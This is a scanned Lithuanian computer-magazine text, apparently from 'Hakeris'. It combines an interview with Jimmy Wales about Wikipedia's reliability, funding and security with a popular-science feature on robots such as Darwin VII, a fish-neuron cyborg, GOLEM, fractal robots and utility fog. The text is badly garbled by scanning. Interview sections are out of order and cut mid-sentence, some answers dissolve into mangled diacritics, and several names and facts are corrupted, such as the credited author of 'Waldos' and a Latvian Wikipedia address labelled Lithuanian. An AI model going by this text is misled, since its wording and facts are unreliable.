leidyklą (*Wikinaujienos*) ir citatų rinkinį (*Wikicitatos*).

[**Desertui — interviu**] Kas geriau galėtų papasakoti apie svetainę, jeigu ne jos kūrėjas? Man pavyko gauti paties Džimio Veiso, vienintelio neatitrūkusio nuo reikalų *Wikipedijos* tėvo-kūrėjo interviu. Lans Sengens paliko projektą ir dabar dėsto filosofiją Ohajo valstijos universitete.

**Mifril (M):** Visai neseniai kilo didelis su *Wikipedia* susijęs skandalas. Deit to kalta buvo žymaus žurnalisto Džono Seigentalerio biografiija, kurioje buvo pateikti neteisingi duomenys, o Seigentaleris juos palaikė įžeidžiančiais. Jis laikraštyje „USA Today“ net išpublikavo skandalinę straipsnį, kaltindamas *Wikipedia* šmeižtu. Jūs savo ruožtu tiesioginiame CNN eteriye pranešėte apie





Je bent min malia kók  
angly kalba bütina  
əriapkyk'

[http://en.wikipedia.org/wiki/Russian\\_jokes](http://en.wikipedia.org/wiki/Russian_jokes)  
[http://en.wikipedia.org/wiki/Sexual\\_position](http://en.wikipedia.org/wiki/Sexual_position)  
<http://en.wikipedia.org/wiki/Homography>  
[http://en.wikipedia.org/wiki/Group\\_sex](http://en.wikipedia.org/wiki/Group_sex)

Jokiy nepadorumy  
ven tik informacijai  
Sužinosi daug naivo :)  
Tarp pat siulyč ai, paek-  
spenmentuoti su rusiskais  
necenzuriniais žodžiais.



<http://www.wikipedia.org>  
 pagrindinis laisvosios  
 enciklopedijos puslapis  
<http://lv.wikipedia.org>  
 lietuviškoji Wikipedia  
<http://meta.wikipedia.org>  
 Wikipedia apie Wikipediją, visa informacija apie projektą

**M:** Ar seniai paskutinį kartą jūs pats rašete straipsnius *Wikipedijai*?  
Ar užsiminejate tuo dabar?

**DV:** Paskutinį savo *Wikipedijos* straipsnis buvo apie Timą Galacherį – mokslininką, kuris dalyvavo pakartotname baltasnapių karalų šėjų genijų atradime. Iš tikrųjų tai aš ne taip dažnai užsimenu *Wikipedijos* redagavimu arba straipsnių rašymu, kadangi tam beveik neturiu laiko. Tačiau jeigu pavyksta tam skirti vieną kitą valandėlę, darau tai labai mielai.

**M:** *Wikipedia* milžiniška, tiesiog kolosai. Ir nors anglakalbis segmentas lieka stambiausias, kitos kalbos taip pat svarbu. Ar jūs studijuojate kitus *Wiki* segmentus, ar stebite jų plėtojimąsi?

**DV:** Dabar aš kaip tik mokausi vokiečių kalbos ir aktyviai naudojosi vokiškąja *Wikipedia*, kuri man padeda tobulinti kalbos žinias. Kiekvieną dieną stengiuosi perskaityti bent porą vokiškų straipsnių. Be to, aš stengiuosi palaikyti ryšį su kuo daugiau kitų *Wiki* bendruomenių, tačiau čia viskas remiasi nuolatiniiais asmeniniais ryšiais su šių bendruomenių lyderiais. Šaip jau aš labai mėgstu susitikinėti su viso pasaulio *wikipediečiais*, kadangi mes esame labai draugiška bendruomenė.

**M:** Naujajame „Nature“ žurnale lyginama *Britanikos* ir *Wikipedijos* kokybė. Žurnalo ekspertai *Wikipedijoje* aptiko daugybę faktinių klaidų. Žinoma, šis straipsnis sąlygojo tai, kad *Wiki* bendruomenė šitai paminėtuose straipsniuose aptiktas klaidas. Tačiau kaip bus su likusiais straipsniais? Kas tai per enciklopedija, jeigu ja negalima pasitikėti?

**Dv:** Visą sveta nes medžiaga yra nuolat rimtai tikinama. Šiuo metu straipsnų apdorojimo mechanizmas veikia taip, kad redaktoriai galetų kuo paprasčiau pažymėti ir redaguoti taisymo reikalaujančius straipsnius.

**M:** Ar bus išleista popierinė *Wikipedijos* versija?

**Dv:** Taip, šiuo klausimu jau buvo deramasi su daugybe leidyklų. Tačiau kol kas projektas yra pačioje ankstyviausioje stadijoje, todėl ka beti apie tai dar anksčiau.

laikinos, analogų neturintios sankcijos (vedimą: dabar neužsiregistruavę anglakalbes resurso versijos vartotojai negales kurti naujų straipsnių. Norėtusi sužinoti, ar likusiuose segmentuose taip pat bus įvestos analogiškos sankcijos ir kaip jūs ruošiatės ateiityje apsaugoti Wiki nuo panašių nę dentų?

**Dzimis Veilsas (DV):** Ne, kitų kalbų segmentuose taikyti tokių priemonių neplanuojama. Mes nuolat judame, progresuojame, tobuliname mūsų programinę įrangą, o augant Wikipedijai ruošiamės ir toliau laikytis šios krypties. Ne už ilgo kaip tik bus apta-  
mas ištiesos naujų įrankių serijos įgyvendinimas, kurie leistų išsamiau stebėti svetainę. Taip pat mes greitai testuosime naują straipsnių apdorojimo mechanizmą.

**M:** Yra tokių straipsnių, kurių tematika ganetina aištri ir kai kuriems žmonėms gali sukelti įtęšį. Kiek jūsų autonomi apsaugoti nuo tokių negeranoriškų asmenų?

**DV:** Autoriai turi galimybę užsiregistruoti ir publikuoti straipsnius arba atlikti pakartimus ne tiesiogiai savo IP adreso vardu, o su jų pasirinkto vartotojo vardu. Tokiu atveju IP niekur nebus atvaizduojamas. Savo ruožtu, *Wikimedia* fondas asmeninius užsiregistravusio vartotojo duomenis, tokius, kaip jo IP adresas, pateiks tik teismo sprendimu.

**M:** *Wikimedia* fondas nuolat renka pinigų naujoms servernams. Tačiau bazės apimtis auga geometrine progresija, todėl anksčiau ar vėliau ateis metas, kada *Wikimedia* visų šių duomenų saugojimui negaės surinkti pakankamo pinigų kiekio. Kas nutiks tomet?

**DV:** Mums niekada nešķīdavo finansinēs aparatūros pirkmo problēmų. Naujų serverių poreikis atsiranda tuomet, kai padīdēja srautas, taēīrāu īsaugēš srautas reiēkia, kad pas mus atēina daugāu ēmonių, kurie galī paaukoti pinigų naujiem serverāms. Mums aktuālesne kīta problēma: kaīp surīnkīti pakankamai pñemonių mūsū labdarīngų projektų palaīkymui besīvystānē oēē šalyē.

**M:** Kadangi aš atstovauju „Hakerio“ žurnalą, tai tiesiog negalau nepaklausti, ar *Wikipedijos* svetainė kada nors buvo nuaužta? Jeigu ne, tai ar egzistuoja tokia galimybė, kad hakers gales pateikti į serverį ir ištrinti *Wikimedijos* bazę ir visas jos rezervines kopijas?

**DV:** Atsakymas į pirmąjį klausimą — ne. Del antrojo klausimo... Visa Wikipedijoje saugoma informacija patenka po jums žinoma GFDL licenciją. Tai yra, visos turinys visiškai nemokamas ir gali būti laisvai platinamas internete bet kokių pavidalų. Taigi, jeigu hakeris nulaus mūsų serverius ir sunaikins visas Wikipedijos duomenų bazines, tai jis pašalins tik bazines, o ne pačią informaciją. Informacija yra visur ir jos sunaikinti neįmanoma.

Štai kaip dažnai atrodė pagerindinis *Nupedilus* puslapis



# 030

## Jūs robotas?

Robotai, apie kuriuos tau dar neteko girdėti MANAU, KAD TAU NEREIKIA AIŠKINTI, KAS YRA ROBOTAS. TU VEIKIAUSIAI ESI MATĖS DAUGYBĘ FILMŲ IR PERSKAITĖS PAKANKAMAI KNYGŲ, TODĖL ŠIS ŽODIS TURĖTŲ BŪTI ĮSITVIRTINĖS TAVO LEKSIKONE. PAKALBĖKIME APIE TUOS ROBOTUS, KURIE TUO PAČIU VIŠAI NE ROBOTAI. TAI YRĄ, JIE ROBOTAI, TAČIAU JEIGU TAU VIENĄ IŠ JŲ PARODYTŲ IR PAKLAUSTŲ, KAS TAI, TU JŲ TIKRAI NEPAVADINTUM ROBOTU.

Tavo tėvų supratimu, robotas — tai toks metalinis humanoidas, kuris kalba dzerzgantiu metaliniu balsu ir noredamas pasikrauti nuolat kiša pirštus į rozetę. Kitiems robotas asocijuojasi su Švartregeriu ir Terminatoriumo jauniesiems piliečiams žodis „robotas“ gali reikšti net ir spamą siuntinijančią bota, kur įsivaizduoti kaip kažką gyvo ir judančio būtų sunkoka.

Tačiau kas pasakys, kad skalbimo mašina taip pat galėtų būti vadinama robotu? Arba mikrovargu krosnele? Nepaisant to, šie ir kiti mokslininkų robotais vadinami bet kokios mechanizmas, kurie gali vykdyti nurodytas programas. Ir net neseniai iš dviejų DNR grandinių sukurtas gabalėlis, kuris gali judėti ant ATF molekulių lipna esančio paviršiaus — taip pat robotas.

Siame straipsnyje aš tau papasakosiu apie nepaprastus robotus, kurie jau egzistuoja ir dar tik egzistuos. Tu suprasi, kad robotas ne visada reiškia „smegenys“.

**[Smegenys dėžutėje]** Kam kurti sudetingą dirbtinį intelektą, navigacijos sistemoms ir robotų judėjimui, ai ne lengviau būtų pasinaudoti tuo, kas jau yra po ranka? Pavyzdžiui, gamtos kompasai. Plačiai žinomi tokius kslus navigaciniai prietaisai, kaip vežliai, šikšnosparniai, gyvates ir t.t. Taip išeina, kad šandien lengviau robotui „montuoti“ vežio arba šikšnosparnio smegenis, kad šios užsimitų navigaciją. Kol kas mokslas dar nepėjo iki tokių sudetungų kiborgų kūrimo, tačiau jis jau tūn kuo pasitūn.

Viena iš gamtos megdžiojimo saku — dirbtinių neuronų ir neuroninių tinku kūrimas. Beje, čia visiškai nebūtina imti realiu neuronu ir juos auginti — paprasčiau visa tai sumodeluoti. Matematinis žmogaus neurono modelis buvo sukurtas dar 60-aisiais praejusio amžiaus metais. Atrodytų, sunku keliai milijardų neuronų, ir gausi veikiančias smegenis. Vis dėlto problema buvo ne čia: kompiuterinės galimybės eido sumodeluoti tik paprasčiausias iš penkiasdešimties neuronu sudarytas neuronines lasteles. Ir viskas. Tačiau dabar kompiuteriai kur

kas galingesni. Dabar jie jau šimtu procentu pajėgūs susikurti bėgantį, jau sraiges smegenis. Žmogaus pilkosios masės modelio dar reikės paklausti.

1. Vienas iš tokių robotų su virtualiomis smegenimis — Darwin VII, jį sukūrė amerikiečių tyrinėtojai iš La Džoles Neurologijos instituto (Kalifornija). Šios virtualios smegenys susideda iš dviejų šimto tūkstančių virtualių „neuronų“.

Mokslininkų tyrimams susideda ne vien tik iš virtualių smegenų, robotas turi pagindą, ant kurios pritvirtinta ranka, manipulatorius ir valdymo mechanizmai, kurie skirti judėjimui ir kontaktavimui su supančiu pasauliu.

Tuo pačiu Darwin VII turi praktiškai pilną porciją „organų“ rinkinį: CCD kamera veikia kaip akys, keli mikrofonai fiksuoja garsus, ir specialūs sensoriai leidžia „ausi skoni“. Savo dydžiu ir forma robotas primena šiukšlių dėžę.



Darwin VII veikia vadovaudamasis „gamtais skaitmeniniais instinktais“. Jį domina visa supanti aplinka, jis pats mokosi. Pavyzdžiui, judėdamas ant grindų ir lynodamas išmetytus daiktus, robotas gali savarankiškai nustatyti, kad pavyzdžiui su juostelėmis skoni maionus, o piemuotų — neabai.

Savaime suprantama, progresas tuo neapsiriboją, greitai pasukurį galvos smegenų analogą (pagal neuronų skaičių). Vėl auklame kompiuterių našumo padidėmą.

Visai kas kita, kuomet galima išauginti nervin, audinį, pilną savo reikmėmis. Tiesa, kol kas išauginti galima ne viską, o tik paprasčiausias nervinius mėsinius, kurie reikalingi dirgikliams. Pavyzdžiui, dvi mokslininkų komandos iš Ilniaus (Cekija) ir Genujos un versitetų (Italija) sukurė kiborgą su dirbtiniais nugaros smegenų neuronais. Kodel būtent nugaros?

Prastas: jos neuronai didžiausi. Mašina susideda iš keletų šimto neuronų, fotosensoriaus, mikroprocesoriaus ir ratų.

2. Viskas, kas šis kiborgas kol kas moka daryti — judėti link šviesos šaltinio. Visa tai vyksta taip: elektroninė akis aptinka šviesos šaltinį ir perduoda signalą į nebes neuronus, kurie mikroprocesoriui vadovauja, kad priartėtų prie šio šviesos šaltinio. Be to, jeigu išjungsi šviesą, tai kiborgas nustos judėti, o jeigu atjungsi vieną iš sensorių, žuvis-robotas iš pradžių dezorientuosis, po kurio laiko ištek suras šviesos šaltinį. Kol kas šis kiborgas gali reaguoti tik šviesa, tačiau jau de







klasikinę elgseną: seka šviesos šaltinį, suka aplink jį ratus ir t.t. Sveikiname mokslininkus! Jiems pavyko įrodyti, kad mes ir mašinos esame viena rūšis! Iki matricos liko visai nedaug.



Žuvies nugaros smegenys buvo šgaautos atlikus pilną anesteziją ir įkeltos į deguonies prisodintą druskos tirpalą. Vietoje įvedimo/išvedimo jungčių buvo naudojamos Miulerio (ne SS viršūninko) aštelės su į jas įmontuotais elektrodais. Šios ląstelės pakankamai didelės, jas patogiai prijungti, jos padeda integruoti valdymo ir jausles organų signalus, kurie eina į motorinius nervus, kad negė susorientuotų erdveje. Nuo


fotosensoriaus einantys elektrodai neuronus stimulavo mums prastuose dažniuose, o judėjimą valdantys elektrodai fiksavo išsivysčių aštelėse potencialą. Tuo pačiu kiborgo smegenys nebuvo ant judančios platformos — platforma su smegenimis buvo sujungta su kompiuteriu. Judanti platforma — populiarus daugiaviečių robotas *RoboBee*, kuriam smegenys perduoda jo valdymo komandas.

3. Viena pagrindinių „žuvies-terminatoriaus“ problemų — trumpas neigiamas neuronų amžius. Pastarieji druskos tirpale gyvena tik keletą dienų, po ko juos reikia pakeisti, todėl ilgiam kiborgo funkcionavimui reikalingos didelės negių atsargos. Ateityje po atlinkamų treniruočių kiborgas smegenų atsargas greičiausiai galės papildyti iš aplinkos natūraliu būdu: žvejodamas, eidamas į prekybos centrą ir panasiai.

Savaime suprantama, surasti pritaikymą į šviesą reaguojančiam robotui bus, švelniai tariant, nelengva, kadangi visa tai, tik kur kas greičiau, gali daryti jau egzistuojanti elektronika. Vis dėlto čia svarbus ne tikio roboto sukūrimas (vaio, draugai!). Pasak kiborgo kūrėjų, unikalus tame, kad tai veikianti uždara sistema, kur yra įsijungęs pirmyn link neuroinžinerijos. Kol kas kiborgo kūno judėjimą valdo ne visos neigiamos smegenys, o tik kelios smegenų ląstelės.



Fotografuoti su šviesa



Vel at šis pasiekimas gali sąlygoti tobulėsių protezų sukūrimą. Be to, vystantis mikroelektronika šią technologiją bus galima pritaikyti praktiškai su visais gyvais organizmais, kas atveria dideles mūsų ateities perspektyvas.

Robotas realybės šou

Žmonės visada smarkiai vertino bet kokią veiklą, kurią būtų galima atlikti per atstumą. Pradedant primityvia „telekineze“, kurios esmė — kitoje vietoje metant akmenis sukelti kokius nors įvykius :) ir baigiant gyvybes paieškoms Marse su naujausiais robotais bei kibernetiniu seksu per atstumą, žmonija vis dažniau pirmenybę teikia laiko praleidimui maigant televizoriaus nuotolinio valdymo pultelį arba plepant mobiliuoju telefonu.

Trumpiau šnekant: kam kažkur eiti ar važiuoti, jeigu vietoje savęs galima ką nors (nebūtinai gyvą) paslysti? Besivystant technologijoms šis dykadiuonio principas nuolat tobulėja. Iš pradžių buvo radijas, po to telefonas, televizorius, o po to ir internetas bei mobilieji telefonai.

4. Nutolusią, per atstumą valdomą ekonomiką pirmą kartą 1940 metais „šrado“ Robertas A. Čarniauskas savo romane „Waldos“ Pirmieji mokslinėje fantastikoje paminėti teleinstrumentų prototipai buvo sukonstruoti 1947 metais. Pirmąjį veikiančių teleoperatorių su grįžtamuoju ryšiu 1954 metais sukūrė Rejus Gercas. Teledalyvavimo dejas 1979 metais atgaivino Marvinas Minskis. Siandien atėjo toks momentas, kuomet teledalyvavimas padedant robotams turi tapti tiek virtualios, tiek ir „realios“ žmogškosios veiklos dalimi.

Kitaip tariant, kartais tu nenori eiti į futbolo rungtynes, net jeigu ir mėgsti futbolą. Tu geriau jas pažiūresi per televizorių, ypač kuomet galima interaktyviai teledalyvauti ir nuotoliniu būdu valdyti kameras. Tu gauni aiškesnį žaidimo vaizdą, gali peržiūrėti tiek pakartojimų, kiek tik nori, grožėtis stambiais planais, klausytis profesionalių komentarų, ir tuo pačiu mėgautis ką tik iš šaldytuvos ištrauktu šaltu alumi.

5. Tikriausiai girdejai apie projekto *Internet2* plėtojimą. Dabar daugelis mokslininkų bitentį į laiko atorties virtualiai teledalyvavimo pasaulio“ pagrindu, kas bus įmanoma del galimybes perduoti milžiniškus duomenų kiekius ir dėl to, kad su šiais duomenimis vienu metu galės dirbti daug vartotojų.

Milžiniškas *Internet2* magistralių pralaidumas negaėjo nesudominti skaitmeninio vaizdo entuziastų. Sudėrinus plačiąjį pralaidumą ir multitransliavimo (*multicasting*) technologijas, *Internet2* remuose buvo sukurta keletas skaitmeninių vaizdo srautų perdavimo sistemų, kurias galima panaudoti pačiais įvairiausiais tikslais. Pavyzdžiui, gauti vaizdo duomenis iš teleroboto, kuris su tavim susijęs per virtualios realybės šalmą.

Ar esi girdejęs apie robotų mūšius? Įdomus užsiėmimas. Tolimesnis ir įdomesnis tokių mūšių tęsinys — telekovos, kur vietoje pilotų dalyvauja žmonės. Beje, tai bus galima daryti internete, sumažėjus tik už robotų nuomą ir dalyvavimą rungtynėse.

### [Golemas ir nevaikiška gyvatėlė]

Virusų, kurie gali evoliucionuoti nepriklausomai nuo programuotojo, sukūrimas — seniai praėjus etapas. Daugelis robototeknikų yra pusiau programuotojai, kurie labai dažnai robotus ne montuoja gyvai, o modeliuoja, todėl kartais jiems pavyksta išrasti įdomių dalykų, kadangi visą darbą už juos atlieka kompiuteris. Viena tokių gudruolių — Hodas Lipsonas iš Kornelio universiteto. Viena ryškiausių jo pavyzdžių — *GOLEM* (*Genetically Organized Lifelike Electro Mechanics*) projektas.



Fig. 10. Vėdinis su gyvatinio GOLEM modeliu.


Kompanija „Nanotechnology News Network“ netolimoje ateityje ruošiasi internete išleisti programą „Mikrorobotų telekova“! Tu net galėsi rinktis, su kuo kovoti: su piktu gyvūlų vaizdžiu, ar su savo draugais :) Tačiau tai tik gėlės. Įsivaizduok, kas bus, jeigu toliau bus tobulinami smegenų impantai ir laužiami neurokodai? Tokias tempais po keletikos metų tu negalėsi atskirti, kas šandien išėjo iš ašaus – tu, ar tavo robotas :)

7. Viskas paprasta: rašome roboto kodą, kuris gali evoliucionuoti. Visa roboto evoliucijos programa yra paprasčiausia ekrano užsklanda. Mes nematome visu evoliucijos žingsnų ir paties roboto vystymosi proceso. Kaip stimulus evoliucionuoti buvo pasirinktas judėjimas per atsitiktinai generuojamą vietovę su vadinamais nolygumais. Tai yra idealiu atveju robotas turi pakeisti savo konstrukciją ir prisitaikyti, kad perluptų per kalną. Arba kuo greičiau judėti tiesiai. Robotas savo veiklą pradeda nuo nulio – tu gauni savotišką amebą, kuri neturi nei „smegenų“, nei nervinių mazgų. Tik viena strypa su „koja“, kuris nuolat vibruoja ir bando judėti. Šių konvulsijų procese robotas pradeda suprasti, kaip būtent reikia judėti galūne, kad judėjimas būtų kuo efektyvesnis. Ir čia jo smegenys, kurios parodytos virš modelio, pradeda keistis: jose atsiranda nerviniai mazgai ir sudėtingos loginių algoritmų šakos. Kuo toliau, tuo robotas tampa sudėtingesnis. Vieną gražią akimirka jis nusprendžia užsiauginti sau vieną ar keletą kitų kojų, pakeisti konstrukciją arba pakeisti šiuos nervinių mazgų susidėdiančius smegenis.

Leigu natūralios skaitmeninės evoliucijos rezultatai taves netenkiną pirmyn, gal pats daryti įtaką roboto augimui. Tavo žinioje yra: landšafto, konstrukcijos ir augtinio smegenų pakeitimas. Iš pat pradžių kažką keisti ne domiu, kur kas idomiau viską vienai kitai savaitei užmesti ir po to sugrįžus pažūrėti, kaip pasikeitė tavo augintinis. Ar jis apaugęs smegenimis ir nervinėmis galūnėmis, ar jis paprasčiausiai iki negalėjimo sukomplicavo savo konstrukciją, tačiau bet kokią atvejų visada idomiu žiūrėti į skaitmeninio gyvūno konvulsijas, pakeičiant jam kalnelius ir daubas.

Idomiausia yra tai, kad patys sėkmingiausi modeliai (tie, kurie sėkmingai šuoliuoja per skaitmenines lygumas ir kopina kalnelius) po to įgyvendinami geležyje. Ekrano užsklanda periodiškai pnsijungia internetą ir ten atnauja kitų vartotojų sukurtą evoliucionuojančių monstrų duomenų bazę, kuri taip pat pas save idiege tokia idomia ekrano užsklandą. Jeigu tavo perkančias šaukintas robotas po ilgą eksperimentu su konstrukcija, smegenimis ir landšaftu teikia vėlių, tuomet jo modelis pridėdamas į egzistuojančią bazę.

Kas kažkėk laiko patys pažangiausi modeliai yra gaminami rankiniu būdu iš įvairių geizgalių ir elektronikos. Gauti rezultatai yra gana



domūs. Projekto organizatoriai sako, kad po 4 mėnesių pas juos bus sukaupias pakankamas kiekis modelių, kurie bus skirti vairiam pramoniniam panaudojimui: šliaužojimo ir andžiojimo sunkiai prieinamose vietose arba net žvaigybės desantui į mūsų Saulės sistemos planetas.

8. Logiskas golemines technologijos pietojimasis – fraktaliai ir adaptyvūs robotai. Iš geizės pagamintas robotas jau negalės sau auginti smegenų arba keisti savo konstrukcijos, jeigu jam skelbiamas užduotis bus pernelyg sunki. Fraktaliai robotai sudaryti iš vienetų, mechaninių grandžių, kurios kombinuojamos viena su kita, gaunant lokalią formą, su kura paprasčiausia išspręsti skelbiamą uždavinį. Tuo pačiu kiekvienas kubelis turi mažyčias smegenis, kurių pakanka tam, kad nustatytų tin einama kubelio poziciją, o visos šios dalyš kartu sudaro roboto intelektą. Pameni, kažkada senais laikais buvo toks gėvaukusis „Gyvalė“? Tai buvo ir gė besilankstanti paslimesinė grandinė, kuri buvo galima lankstyti kaip nori, pavertiant ją kamuoliu, taip pat sto etą, tai ir roboto maketa. Kažkuo ji gė panašus į fraktalinį robotą. Jis taip pat susideda iš lokali universalių kubelių ir taip pat galėgauti skirti gas formas.

9. Kam atgaivinti seną konstruktorių? Esme tame, kad gyvalė gė turi daugybę naudingų ir ne labai panaudojimo šė sėvaizduok greitai si renkamus tiltus, kurie komplektuojasi šė gyvū 1x1 metro dydžio „kubelių“, kuriuos prie kės galima performuoti angara arba gyvenamąjį namą. Gamybės mējos, kuras per kėle a valandų galima perprogramuoti kito produkto gamybą, orbitines stotys su judančiomis sekcijomis ir saulės skydeliais, kurios savo formą pakeičia taip, kad jas pakliktų kuo daugiau šėvesos. Dar svarbesnė problema – darbas branduoliniuose reaktoriuose arba Cernobylio AE avarijos padarinių kvėdavimą beje, siekiant sumažinti žmonių auka skėiu. Cernobylio AE avarijos kvėdavime iš pradžių dalyvavo per atstumą valdomi robotai, tačiau dėl milžiniško radiacijos kiekio elektronika išėjo iš rėkuotės, po ko darbo vel teko imtis gyviems žmonėms, kuriuos tada vadino biorobotais – rodė.

10. O dabar gyvates kubelius padarykime 1x1x1mm dydžio. Ka gausim? Kėrima, kuris prašys į bet kura vėta ir išvays ateriosklerotinius kamščius. Arba pasikas po vėzio augu, į ispjaus ir izoliuos nuo organizmo. Prie lokio fraktalinio chirurgo pritvirtinti mikrokamera gausime ypaci vertinga mediciniai iranki, iš kuro tuo pačiu galma padaryti telemedicinos yvavimo sistema. Dar mažesnės kubėlis – ir galima operuoti atskiras ląsteles. Arba po mikroskopu arba apsirūpinus tave su robotu kėrimu susidėdiančias vėrtias



realybes teleakiniais) kovoti su amebomis ir infuzorijomis.

11. Kai kūnos fraktalinių robotų rūšys jau sukonstruotos. Jau pavyko padaryti kirminį, kuris iš analogiškų išmetytų kubelių surenka savo kopijas! Ta prasme, pagaminus kubelių-blokų ir išmečius juos ant grindų, po vienos kitos valandos galima rasti išsėtą vienodų kirminių armiją.

**[Netolimoje ateityje]** Kleitronika – nauja mokslo ir technologijų sritis, leidžianti surinkti įvairius daiktus iš atskirų universalių mikroskopinio dydžio statybinių blokų (*clay* – molis, *claytronics* – „protingas molis“). Kaip tu jau supratai, tai glaudžiai susiję su fraktaliniais robotais. Kleitronikos pritaikymo perspektyvos didelės: nuo universalių daiktų sukūrimo iki asmeninių terminatorių iš skysto metalo.

Netolimoje ateityje (tarkim, 2030–2040 metais) atsiradus nanofabrikams nanorobotai taps tokiu pačiu preinamu ir nebrangiu produktu, kaip, pavyzdžiui, serijiniu būdu gaminamos mikroschemos. Del to nesunku įsivaizduoti nanorobotų–kubelių debesį, kuris atrodo lyg besikeičiančios formos „purvas“ ir kuris persigrupuoja pagal vartotojo komandą. Tokių įrenginių darbo algoritmas jau sukurtas, jame nėra nieko sudėtingo. Rusijos specialistai jau sukūrė bendrą teoriją ir matematinį daugiagrandininių robotų modelį.

Norint surinkti bent jau mobiliąjį telefoną arba kėdę, prireiks labai didelio robotų nanoblokų kiekio. Vargu ar tokie daiktai bus pigūs net jeigu ir visur bus smarkiai naudojami nanofabrikai, kadangi nanofabrikai gatavą produktą surinkinėja iš molekulių žaliavos, kurios atitinkamai kainuos, o darbo metu bus sunaudojama apie 250 kilovatų elektros energijos per valandą, per kurią galima pagaminti gatavą 20x20x20 cm dydžio almazoidinį nanobloką. Konstruktyvus rūko (šį Stors Holo terminą mes naudosime ir toliau, kai reikės apibūdinti kleitronines sistemas) gamybai tokiame daiktui, kaip, pavyzdžiui, kėdė, prireiks sumokėti nemažą sumą. Tačiau, savaime suprantama, tą pačią kėdę bus galima perprogramuoti ir į asmeninį automobilį, ir į mobiliąjį telefoną, ir, galų gale, į robotą-androidą.

12. Be abejo, tolimoje ateityje nanorobotų kūrimas gali būti sąlyginai nebrangus, todėl galima įsivaizduoti ateities žmogų, aplink kurį bėršiosi asmeninis „konstrukcinis spiečius“. Tačiau greičiausiai tokie spiečiai įsikurs specialiuose naudojimo punktuose namie, darbe ir kitose tokio tipo vietose, o su savimi homo futurus pasiims tik 100–200 gramų.

13. Apstokime prie techninio australiečio mokslininko Stors Holo, kuris pirmas pasiūlė tokio tipo sistemas, „konstrukcinio rūko“ aprašymo. Bet kurios kleitroninės sistemos pagrindas – bazinis blokas–nanorobotas. Ir kuo mažesni bus šie blokai, tuo sudėtingesnius daiktus iš jų bus galima surinkti.

Kiekvieno tokio nanoroboto–bloko, kuris dar vadinamas fogletu (foglet – konstrukcinio rūko dalelė – *utility fog*), skersmuo yra apie 100 mikronų. Fogletas susideda iš branduolio, kuriame yra centrinis procesorius, ir teleskopinių manipuliatorių. Toks įrenginys kubiniam mikronui sueikvoja apie vieną milijatą.

Centrinis nanoroboto branduolys yra sferinės formos, jo skersmuo 10 mikronų. Palyginimui: eritrocito (raudonojo kraujo kūnelio) skersmuo yra 8 mikronai. Fogleto masė – 20 mikrogramų, teoriškai jis sudarytas iš 5 kvadrilijonų (suprask, labai daug) atomų.

Jeigu dar įvertinsime tai, kad fogletus planuojama gaminti iš almazoido, tuomet, pavyzdžiui, į ašį surinktų konstrukcinių dulkių kietumas bus sulyginamas su tokios paties deimantines ašies kietumu.

Manipuliatorių ir universalių sujungimų konstrukcijoje numatytas ne tik mechaninis ryšys, bet ir energijos bei informacijos perdavimas. Taip fogletai bus sujungti į vieną informacinį tinklą. Kaip sako Stors Holas, fogletų pagrindu galima įsivaizduoti displayus, kurie susirenka tiesiog akyse, o taip pat pikselių vaidmenį, kuriuose didelę reikšmę turi fogletai–nanorobotai.

Kiekviename foglete įdiegtas sensorių rinkinys ir nanokompiuteris leis konstrukcinį rūką panaudoti kaip informacijos saugyklą ir komunikavimo priemonę. Manoma, kad sąsaja „žmogus–konstrukcinis rūkas“ bus pagrįsta transformacijos signalų gavimu tiesiogiai iš nervinių smegenų signalų. Tai taps įmanoma dėl implantų su neuromikroschemomis arba dėl galvos smegenų elektromagnetinių laukų aktyvumo analizės ir dešifravimo su tuo pačiu „konstrukciniu rūkų“.

Greičiausiai fogletų surinkimas vyks veikiant lokaliems elektrostatiniams laukams, kurie pritrauks per daug nutolusias rūko daleles. Tačiau per daug dideliu atstumu tai neveiks, todėl konstrukcinis rūkas bus ne visai „rūkas“. Turbūt tai bus gražiai savo formą keičiančių nanostruktūrų gumulėlis. Priešingu atveju nanorobotams tektų įveikti mikropasaulio atžvilgiu milžiniškus atstumus. Del to teks juos aprūpinti navigacijos erdveje sistemomis ir padaryti mobilius. O tai pakankamai sunku ir netikslinga. Del to debeselių, kurie susidėliotų į žmogų, kėdes ar mobiliuosius telefonus, nebus.

